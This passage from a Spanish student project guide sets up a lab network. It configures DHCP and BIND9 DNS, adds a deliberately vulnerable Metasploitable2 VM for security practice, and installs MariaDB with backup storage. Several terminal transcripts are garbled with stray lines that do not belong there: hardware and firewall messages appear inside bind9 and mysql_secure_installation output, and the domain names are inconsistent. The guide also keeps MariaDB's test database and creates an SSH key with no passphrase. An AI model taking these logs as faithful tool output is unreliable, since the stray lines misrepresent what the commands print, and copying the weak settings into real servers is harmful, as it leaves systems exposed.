Des:6 http://es.archive.ubuntu.com/ubuntu bionic/restricted amd64 Packages [9,184 B]
Des:7 http://es.archive.ubuntu.com/ubuntu bionic/restricted Translation-en [3.584 B]
Des:8 http://es.archive.ubuntu.com/ubuntu bionic/restricted Translation-es [1.960 B]
Des:9 http://es.archive.ubuntu.com/ubuntu bionic/universe amd64 Packages [8.570 kB]
Des:10 http://es.archive.ubuntu.com/ubuntu bionic/universe Translation-es [1.259 kB]
Des:11 http://es.archive.ubuntu.com/ubuntu bionic/universe Translation-en [4.941 kB]
Des:12 http://es.archive.ubuntu.com/ubuntu bionic/multiverse amd64 Packages [151 kB]
Des:13 http://es.archive.ubuntu.com/ubuntu bionic/multiverse Translation-es [74,9 kB]
Des:14 http://es.archive.ubuntu.com/ubuntu bionic/multiverse Translation-en [108 kB]
Des:15 http://es.archive.ubuntu.com/ubuntu bionic-updates/main amd64 Packages [897 kB]
Des:16 http://es.archive.ubuntu.com/ubuntu bionic-updates/main Translation-en [310 kB]
Des:17 http://es.archive.ubuntu.com/ubuntu bionic-updates/restricted amd64 Packages [37,5 kB]
Des:18 http://es.archive.ubuntu.com/ubuntu bionic-updates/restricted Translation-en [9.524 kB]
Des:19 http://es.archive.ubuntu.com/ubuntu bionic-updates/universe amd64 Packages [1.061 kB]
Des:20 http://es.archive.ubuntu.com/ubuntu bionic-updates/universe Translation-en [329 kB]
Des:21 http://es.archive.ubuntu.com/ubuntu bionic-updates/multiverse amd64 Packages [10,5 kB]
Des:22 http://es.archive.ubuntu.com/ubuntu bionic-updates/multiverse Translation-en [4.696 B]
Des:23 http://es.archive.ubuntu.com/ubuntu bionic-backports/main amd64 Packages [2.512 B]
Des:24 http://es.archive.ubuntu.com/ubuntu bionic-backports/main Translation-en [1.644 B]
Des:25 http://es.archive.ubuntu.com/ubuntu bionic-backports/universe amd64 Packages [4.020 B]
Des:26 http://es.archive.ubuntu.com/ubuntu bionic-backports/universe Translation-en [1.900 B]
Des:27 http://es.archive.ubuntu.com/ubuntu bionic-security/main amd64 Packages [677 kB]
Des:28 http://es.archive.ubuntu.com/ubuntu bionic-security/main Translation-en [218 kB]
Des:29 http://es.archive.ubuntu.com/ubuntu bionic-security/restricted amd64 Packages [28,5 kB]
Des:30 http://es.archive.ubuntu.com/ubuntu bionic-security/restricted Translation-en [7.568 B]
Des:31 http://es.archive.ubuntu.com/ubuntu bionic-security/universe amd64 Packages [653 kB]
Des:32 http://es.archive.ubuntu.com/ubuntu bionic-security/universe Translation-en [217 kB]
Des:33 http://es.archive.ubuntu.com/ubuntu bionic-security/multiverse amd64 Packages [6.968 B]
Des:34 http://es.archive.ubuntu.com/ubuntu bionic-security/multiverse Translation-en [2.732 B]
Descargados 20,2 MB en 36s (557 kB/s)
Leyendo lista de paquetes ... Hecho
root@atenea:/home/manuel#
```

```
root@atenea:/home/manuel# apt-get install isc-dhcp-server bind9 -y
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias
Leyendo la información de estado ... Hecho
Se instalarán los siguientes paquetes adicionales:
 bind9utils libirs-export160 libiscfg-export160 python3-ply
Paquetes sugeridos:
 bind9-doc resolvconf isc-dhcp-server-ldap policycoreutils python-ply-doc
Se instalarán los siguientes paquetes NUEVOS:
 bind9 bind9utils isc-dhcp-server libirs-export160 libiscfg-export160 python3-ply
0 actualizados, 6 nuevos se instalarán, 0 para eliminar y 51 no actualizados.
Se necesita descargar 1.170 kB de archivos.
Se utilizarán 5.343 kB de espacio de disco adicional después de esta operación.
Des:1 http://es.archive.ubuntu.com/ubuntu bionic/main amd64 python3-ply all 3.11-1 [46,6 kB]
Des:2 http://es.archive.ubuntu.com/ubuntu bionic-updates/main amd64 bind9utils amd64 1:9.11.3+dfsg-1ubuntu1.11 [216 kB]
Des:3 http://es.archive.ubuntu.com/ubuntu bionic-updates/main amd64 bind9 amd64 1:9.11.3+dfsg-1ubuntu1.11 [398 kB]
Des:4 http://es.archive.ubuntu.com/ubuntu bionic-updates/main amd64 libiscfg-export160 amd64 1:9.11.3+dfsg-1ubuntu1.11 [45,4 kB]
Des:5 http://es.archive.ubuntu.com/ubuntu bionic-updates/main amd64 libirs-export160 amd64 1:9.11.3+dfsg-1ubuntu1.11 [18,4 kB]
Des:6 http://es.archive.ubuntu.com/ubuntu bionic-updates/main amd64 isc-dhcp-server amd64 4.3.5-3ubuntu7.1 [446 kB]
Descargados 1.170 kB en 3 s (442 kB/s)
Preconfigurando paquetes ...
Seleccionando el paquete python3-ply previamente no seleccionado.
Leyendo la base de datos ... 65%
```

- Una vez instaladas las aplicaciones comenzaremos a configurarlas. Empezaremos con el servidor DHCP. Para ello, nos dirigimos al directorio `/etc/dhcp` y hacemos una copia de seguridad del fichero `dhcpd.conf` con el comando `cp ./dhcpd.conf ./dhcpd.conf.bk`.

```
root@atenea:/etc/dhcp# cp ./dhcpd.conf ./dhcpd.conf.bk
root@atenea:/etc/dhcp# ls
ddns-keys  debug  dhclient.conf  dhclient-enter-hooks.d  dhclient-exit-hooks.d  dhcpd6.conf  dhcpd.conf  dhcpd.conf.bk
root@atenea:/etc/dhcp#
```

- Ahora pasamos a modificar el fichero `dhcpd.conf` donde crearemos nuestro nuevo pool de direcciones IPv4. Dicho pool tendrá la configuración indicada en la tabla de direccionamiento. Para ello, en el fichero se añadirá la siguiente configuración:

```
## Opciones de configuración global
## El nombre de nuestro dominio va a ser pasir1920.local
option domain-name "pasir.local";
## El servidor DNS va a ser si mismo y ZEUS (firewall)
option domain-name-servers 192.168.1.3, 192.168.1.1;
## Tiempos de concesión
default-lease-time 600;
max-lease-time 7200;

ddns-update-style none;

## Configuración de la pool
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.11 192.168.1.254;
    option subnet-mask 255.255.255.0;
    option routers 192.168.1.1;
    option broadcast-address 192.168.1.255;
    default-lease-time 600;
    max-lease-time 7200;
}
```

Todos los ficheros de configuración se encontrarán disponibles en el repositorio del proyecto.

- A continuación, modificaremos el fichero `/etc/default/isc-dhcp/server` y en el atributo `INTERFACES` indicaremos el nombre de nuestra interfaz. Esto permitirá que podamos atender peticiones al servicio DHCP.

```
INTERFACESv4="ens33"
```

- Una vez configurado estos parámetros reiniciamos el servicio con el siguiente comando: `systemctl restart isc-dhcp-server` y comprobamos que funciona correctamente con el comando `systemctl status isc-dhcp-server`.

```

root@atenea:/etc/default# systemctl restart isc-dhcp-server
root@atenea:/etc/default# systemctl status isc-dhcp-server
● isc-dhcp-server.service - ISC DHCP IPv4 server
  Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; enabled; vendor preset: enabled)
    Active: active (running) since Thu 2020-04-02 17:41:12 UTC; 7s ago
      Docs: man:dhcpd(8)
   Main PID: 3906 (dhcpd)
     Tasks: 1 (limit: 2290)
    CGroup: /system.slice/isc-dhcp-server.service
            └─3906 dhcpd -user dhcpd -group dhcpd -f -4 -pf /run/dhcp-server/dhcpd.pid -cf /etc/dhcp/dhcpd.conf

abr 02 17:41:13 atenea sh[3906]: PID file: /run/dhcp-server/dhcpd.pid
abr 02 17:41:13 atenea dhcpd[3906]: Wrote 0 leases to leases file.
abr 02 17:41:13 atenea sh[3906]: Wrote 0 leases to leases file.
abr 02 17:41:13 atenea dhcpd[3906]: Listening on LPF/ens33/00:0c:29:59:e1:8c/192.168.1.0/24
abr 02 17:41:13 atenea sh[3906]: Listening on LPF/ens33/00:0c:29:59:e1:8c/192.168.1.0/24
abr 02 17:41:13 atenea dhcpd[3906]: Sending on   LPF/ens33/00:0c:29:59:e1:8c/192.168.1.0/24
abr 02 17:41:13 atenea sh[3906]: Sending on   LPF/ens33/00:0c:29:59:e1:8c/192.168.1.0/24
abr 02 17:41:13 atenea dhcpd[3906]: Sending on   Socket/fallback/fallback-net
abr 02 17:41:13 atenea sh[3906]: Sending on   Socket/fallback/fallback-net
abr 02 17:41:13 atenea dhcpd[3906]: Server starting service.
root@atenea:/etc/default#


```

- Pasemos a configurar el servicio DNS. Para ello, nos dirigimos al directorio /etc/bind y creamos una carpeta para nuestra zona que llamaremos *pasir1920*. Dentro de esta vamos a tener dos ficheros que son la copia de */etc/bind/db.local* y */etc/bind/db.127*. Estos ficheros en destino se llamarán ***db.pasir1920*** y ***db.1.168.192*, *db.20.10.10*, *db.10.10.10*** (el primero para la resolución directa y el otro grupo de tres ficheros para la resolución inversa). Una vez realizada la copia los editamos. Los ficheros finales se podrán ver en el repositorio, aunque a continuación se muestra una captura de pantalla del contenido de los distintos ficheros.

The image shows three terminal windows side-by-side, each displaying a portion of a BIND configuration file for the *pasir1920* zone. The files are:

- db.pasir1920:** Contains the main zone definition for *atenea.pasir1920.local.* with a TTL of 604800 and various record types (A, CNAME, NS, PTR).
- db.1.168.192:** Contains a reverse lookup zone for the 1.168.192.0/8 network, defining the origin and a single NS record for *atenea.pasir1920.local.*
- db.20.10.10:** Contains a reverse lookup zone for the 20.10.10.0/8 network, defining the origin and a single NS record for *atenea.pasir1920.local.*

- Una vez creado los ficheros de nuestra zona vamos a modificar el contenido del fichero **/etc/bind/named.conf.options** descomentando la sección *forwarders* y añadimos las direcciones DNS de Google (8.8.8.8, 8.8.4.4). Esto lo haremos para que, en caso de no ser capaz nuestro servidor de resolver una petición esta se reenvíe a los servidores indicados. Realizamos la modificación y salimos.



```

GNU nano 2.9.3                               named.conf.options

options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing s
    // the all-0's placeholder.

    forwarders {
        8.8.8.8; 8.8.4.4;
    };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //=====
    dnssec-validation auto;


    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { any; };

};


```

- Ahora modificaremos el fichero **/etc/bind/named.conf.local** para añadir las definiciones de zona que cubrirá nuestro servidor. Se definirán cuatro zonas que son:
 - Resolución directa de pasir1920.local
 - Resolución inversa de 192.168.1.0
 - Resolución inversa de 10.10.10.0
 - Resolución inversa de 10.10.20.0

El fichero deberá quedar con el siguiente resultado:



```

// #####
// ## Nombre del fichero: named.conf.options
// ## Ruta recomendada: /etc/bind/named.conf.options
// ## Fecha creación: 06-Abril-2020
// ## Equipo: ATENEA
// ## Autor: Manuel Jesus Flores Montaño
// ## Github: @manueljesus00
// #####
//
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";
//
// Zona de búsqueda directa pasir1920.local
zone "pasir1920.local" {
    type master;
    file "/etc/bind/pasir1920/db.pasir1920";
};

// Zona de búsqueda inversa 192.168.1.0
zone "1.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/pasir1920/db.1.168.192";
};

// Zona de búsqueda inversa 10.10.10.0
zone "10.10.10.in-addr.arpa" {
    type master;
    file "/etc/bind/pasir1920/db.10.10.10";
};

// Zona de búsqueda inversa 10.10.20.0
zone "20.10.10.in-addr.arpa" {
    type master;
    file "/etc/bind/pasir1920/db.20.10.10";
};

```

9. Una vez guardado el contenido del fichero vamos a reiniciar el servicio con el comando ***systemctl restart bind9*** y consultamos su estado con ***systemctl status bind9***.

```
root@atenea:/etc/bind# systemctl restart bind9
root@atenea:/etc/bind# systemctl status bind9
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2020-04-06 18:07:28 UTC; 6s ago
     Docs: man:named(8)
  Process: 4248 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 4251 (named)
    Tasks: 4 (limit: 2290)
   CGroup: /system.slice/bind9.service
           └─4251 /usr/sbin/named -f -u bind

abr 06 18:07:28 atenea named[4251]: zone 20.10.10.in-addr.arpa/IN: loaded serial 1
abr 06 18:07:28 atenea named[4251]: zone 127.in-addr.arpa/IN: loaded serial 1
abr 06 18:07:28 atenea named[4251]: zone 1.168.192.in-addr.arpa/IN: loaded serial 1 ZEUS.pasir.local
abr 06 18:07:28 atenea named[4251]: zone localhost/IN: loaded serial 2
abr 06 18:07:28 atenea named[4251]: zone 255.in-addr.arpa/IN: loaded serial 1 manuel@192.168.1.10 (Local Database)
abr 06 18:07:28 atenea named[4251]: zone pasir1920.local/IN: loaded serial 2 VMware Virtual Machine
abr 06 18:07:28 atenea named[4251]: all zones loaded Netgate Device ID: aa620ae1ad5003108321
abr 06 18:07:28 atenea named[4251]: running
abr 06 18:07:28 atenea named[4251]: managed-keys-zone: Key 20326 for zone . acceptance timer complete: key now trusted
abr 06 18:07:28 atenea named[4251]: resolver priming query complete
root@atenea:/etc/bind#
```

10. Aquí podemos ver un ejemplo de funcionamiento con el comando ***nslookup***

```
root@atenea:/etc/bind# nslookup atenea.pasir1920.local
Server:      192.168.1.3
Address:   192.168.1.3#53

Name:  atenea.pasir1920.local
Address: 192.168.1.3

root@atenea:/etc/bind# nslookup hades.pasir1920.local
Server:      192.168.1.3
Address:   192.168.1.3#53

Name:  hades.pasir1920.local
Address: 10.10.20.2

root@atenea:/etc/bind# nslookup www.pasir1920.local
Server:      192.168.1.3
Address:   192.168.1.3#53

www.pasir1920.local canonical name = heracles.pasir1920.local.
Name:  heracles.pasir1920.local
Address: 10.10.10.2

root@atenea:/etc/bind# nslookup 10.10.10.1
1.10.10.10.in-addr.arpa name = zeus.pasir1920.local.

root@atenea:/etc/bind#
```

IMPORTANTE

En la configuración inicial de los servidores omitimos a que dominio pertenecen. Para ello, modificaremos el contenido del fichero `/etc/hosts` debiendo quedar de la siguiente manera (en todos excepto en ZEUS).




The screenshot shows a terminal window titled "GNU nano 2.9.3" displaying the contents of the "/etc/hosts" file. The file contains the following entries:

```
127.0.0.1 localhost
127.0.1.1 atenea.pasir.local atenea

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

En donde pone ATNEA deberemos sustituirlo en cada servidor por el nombre de este. Igualmente, en el fichero `/etc/resolv.conf` deberemos comprobar que el nameserver es ATNEA, es decir, 192.168.1.3. El fichero deberá quedar de la siguiente manera:



The screenshot shows a terminal window titled "GNU nano 2.9.3" displaying the contents of the "/etc/resolv.conf" file. The file contains the following configuration:

```
# This file is managed by man:systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "systemd-resolve --status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs must not access this file directly, but only through the
# symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a different way,
# replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 192.168.1.3
options edns0
```

Configuración específica de Hades

1. Comenzamos con la base de que HADES tendrá un sistema operativo que es Metasploitable2 y está diseñado para ser lo más vulnerable posible. Usaremos este sistema para practicar conocimientos de seguridad. Al descargarlo de su web oficial viene directamente como máquina virtual así que lo agregamos a VMware, asignamos una interfaz en segmento LAN (PASIR_SEC) y entramos dentro del servidor.
2. Aquí la configuración de red la haremos sobre el fichero de configuración **/etc/network/interfaces** directamente. El contenido del fichero deberá ser el que se muestra en la captura.

```
GNU nano 2.0.7           File: /etc/network/interfaces           Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet dhcp

# Configuración específica de la interfaz
auto eth1
iface eth1 inet static
address 10.10.20.2
netmask 255.255.255.0
gateway 10.10.20.1

[G] Get Help  [O] WriteOut  [R] Read File  [Y] Prev Page  [K] Cut Text  [C] Cur Pos
[X] Exit  [J] Justify  [W] Where Is  [V] Next Page  [U] UnCut Text[T] To Spell
```

3. Una vez realizado, reiniciamos el servicio con el comando **/etc/init.d/networking restart**

```
killed old client process, removed PID file
Internet Systems Consortium DHCP Client V3.0.6
Copyright 2004-2007 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/eth0/00:0c:29:fa:dd:2a
Sending on LPF/eth0/00:0c:29:fa:dd:2a
Sending on Socket/fallback
There is already a pid file /var/run/dhclient.eth0.pid with pid 134519072
Internet Systems Consortium DHCP Client V3.0.6
Copyright 2004-2007 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/eth0/00:0c:29:fa:dd:2a
Sending on LPF/eth0/00:0c:29:fa:dd:2a
Sending on Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 5
DHCPOFFER of 192.168.205.130 from 192.168.205.254
DHCPREQUEST of 192.168.205.130 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.205.130 from 192.168.205.254
bound to 192.168.205.130 -- renewal in 694 seconds.
[ OK ]
root@metasploitable:/home/msfadmin# _
```

Importante resaltar que para el servidor HADES, por cuestiones de seguridad, no va a pertenecer al dominio *pasir1920.local*.

No realizamos ninguna configuración adicional ya que el servidor viene preparado con todas las vulnerabilidades posibles y, en caso de necesitar realizar otras más se realizarán a nivel de firewall en el servidor ZEUS.

Configuración específica de Teseo

1. Comenzamos como siempre actualizando las listas de repositorios y paquetes del sistema con el comando ***apt-get update && apt-get upgrade***.

```
root@teseo:/home/manuel# apt-get update && apt-get upgrade
Obj:1 http://archive.ubuntu.com/ubuntu bionic InRelease
Obj:2 http://archive.ubuntu.com/ubuntu bionic-updates InRelease
Obj:3 http://archive.ubuntu.com/ubuntu bionic-backports InRelease
Obj:4 http://archive.ubuntu.com/ubuntu bionic-security InRelease
Leyendo lista de paquetes... Hecho
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Calculando la actualización... Hecho
Se actualizan los siguientes paquetes:
  bsutils dmidecode fdisk grub-common grub-pc grub2-common landscape-common libblkid1 libfdisk1 libmount1 libnss-systemd
  libpam-systemd libsmartcols1 libsystemd0 libudev1 libuuid1 linux-firmware mount sosreport systemd systemd-sysv udev
  unattended-upgrades util-linux uidgid-runtime
26 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 85,0 MB de archivos.
Se utilizarán 742 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] ■
```

2. A continuación, comenzamos a instalar MariaDB como software de gestión de bases de datos. Para ello, el comando a emplear es ***apt-get install mariadb-server-10.1 -y***.

```
root@teseo:/home/manuel# apt-get install mariadb-server-10.1 -y
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  galera-3 libaio1 libcgi-fast-perl libcgipm-perl libconfig-inifiles-perl libdbd-mysql-perl libdbi-perl libencode-locale-perl
  libfcgi-perl libhtml-parser-perl libhtml-tagset-perl libhttp-date-perl libhttp-message-perl libio-html-perl
  libjemalloc1 liblwp-mediatypes-perl libmysqlclient20 libterm-readkey-perl libtimedate-perl liburi-perl mariadb-client-10.1
  mariadb-client-core-10.1 mariadb-common mariadb-server-core-10.1 mysql-common socat
Paquetes sugeridos:
  libclone-perl liblmbm-perl libnet-daemon-perl libsql-statement-perl libdata-dump-perl libipc-sharedcache-perl libwww-perl mailx
  mariadb-test tinyca
Se instalarán los siguientes paquetes NUEVOS:
  galera-3 libaio1 libcgi-fast-perl libcgipm-perl libconfig-inifiles-perl libdbd-mysql-perl libdbi-perl libencode-locale-perl
  libfcgi-perl libhtml-parser-perl libhtml-tagset-perl libhttp-date-perl libhttp-message-perl libio-html-perl
  libjemalloc1 liblwp-mediatypes-perl libmysqlclient20 libterm-readkey-perl libtimedate-perl liburi-perl mariadb-client-10.1
  mariadb-client-core-10.1 mariadb-common mariadb-server-10.1 mariadb-server-core-10.1 mysql-common socat
0 actualizados, 28 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 24,1 MB de archivos.
Se utilizarán 184 MB de espacio de disco adicional después de esta operación.
Des:1 http://archive.ubuntu.com/ubuntu bionic/main amd64 mysql-common all 5.8+1.0.4 [7.308 B]
Des:2 http://archive.ubuntu.com/ubuntu bionic-updates/universe amd64 mariadb-common all 1:10.1.44-0ubuntu0.18.04.1 [16,1 kB]
Des:3 http://archive.ubuntu.com/ubuntu bionic/universe amd64 galera-3 amd64 25.3.20-1 [947 kB]
 4% [3 galera-3 651 kB/947 kB 69%]■
```

3. Una vez instalado, realizaremos la configuración de MariaDB mediante el comando ***mysql_secure_installation***. En el primer paso nos solicita una contraseña de root del sistema. No indicamos ninguna y continuamos. Después de esto nos indicará si queremos definir una contraseña. Le indicamos que sí y la creamos.

```
root@teseo:/home/manuel# mysql_secure_installation
NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB
      SERVERS IN PRODUCTION USE! PLEASE READ EACH STEP CAREFULLY!
In order to log into MariaDB to secure it, we'll need the current
password for the root user. If you've just installed MariaDB, and
you haven't set the root password yet, the password will be blank,
so you should just press enter here.

Enter current password for root (enter for none):
OK, successfully used password, moving on...
The changes have been applied successfully. The firewall rules are now reloading in the background.

Setting the root password ensures that nobody can log into the MariaDB
root user without the proper authorisation.

Set root password? [Y/n] y
New password:
Re-enter new password:
Password updated successfully!
Reloading privilege tables..
... Success!
```

4. En las siguientes preguntas nos indicará acerca de eliminar usuarios anónimos, deshabilitar login remoto, borrar la base de datos *test* y reiniciar los privilegios de tabla. En todos vamos a indicar que sí a **a excepción de borrar la base de datos *test***. Esta la mantendremos para tener contenido en la base de datos.

```
By default, a MariaDB installation has an anonymous user, allowing anyone
to log into MariaDB without having to have a user account created for
them. This is intended only for testing, and to make the installation
go a bit smoother. You should remove them before moving into a
production environment.

Remove anonymous users? [Y/n] Y
... Success!

Normally, root should only be allowed to connect from 'localhost'. This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] Y
... Success!

By default, MariaDB comes with a database named 'test' that anyone can
access. This is also intended only for testing, and should be removed
before moving into a production environment.

Remove test database and access to it? [Y/n] n
... skipping.

Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.

Reload privilege tables now? [Y/n] Y
... Success!

Cleaning up...

All done! If you've completed all of the above steps, your MariaDB
installation should now be secure.

Thanks for using MariaDB!
root@teseo:/home/manuel#
```

5. Una vez terminado la configuración e instalación de MariaDB pasaremos a configurar el servicio de copias de seguridad. Para ello, comenzaremos dando formato al segundo disco duro de TESEO con el comando ***mkfs.ext4 /dev/sdb***

```
root@teseo:~# mkfs.ext4 /dev/sdb
mke2fs 1.44.1 (24-Mar-2018)
Creating filesystem with 10485760 4k blocks and 2621440 inodes
Filesystem UUID: 30ae3ed1-1a20-4150-af8f-e8bbb7b50197
Superblock backups stored on blocks:
      32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208,
      4096000, 7962624

Allocating group tables: done
Writing inode tables: done
Creating journal (65536 blocks): done
Writing superblocks and filesystem accounting information: done
  Carpetas per...
root@teseo:~#
```

6. A continuación, creamos una carpeta en la raíz llamada *backups* y montaremos el segundo disco duro aquí. Los comandos a ejecutar son ***mkdir /backups && mount /dev/sdb /backups***

```
root@teseo:~# mkdir /backups && mount /dev/sdb /backups
root@teseo:~# cd /backups/
root@teseo:/backups# ls
lost+found
root@teseo:/backups#
```

7. A su vez, vamos a generar una clave SSH para poder realizar la copia de seguridad mediante un script que nosotros configuremos. Para ello, crearemos un directorio en la raíz que llamaremos *ssh_keys*. Una vez creado, ejecutaremos el comando ***ssh-keygen -t rsa -f /ssh_keys/{nombre_equipo}***. Donde *nombre_equipo* se recomienda poner el nombre del servidor del cuál vamos a hacer las copias de seguridad. Cuando nos pida una clave no le indicaremos ninguna y continuamos.

```
root@teseo:/backups# mkdir /ssh_keys
root@teseo:/backups# ssh-keygen -t rsa -f /ssh_keys/atenea
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /ssh_keys/atenea.
Your public key has been saved in /ssh_keys/atenea.pub.
The key fingerprint is:
SHA256:wpv7LWVlpv9yphn1l/s8vSR5mJHvqqp99Ud0t97yDkI root@teseo
The key's randomart image is:
+--- [RSA 2048] ---
| . + .
| o S =Eo.
| + +. o**=
| o o .+=o0*
| .o. .o+o*B
| .oo++ .+B+o@|
+--- [SHA256] ---
root@teseo:/backups# ls
```

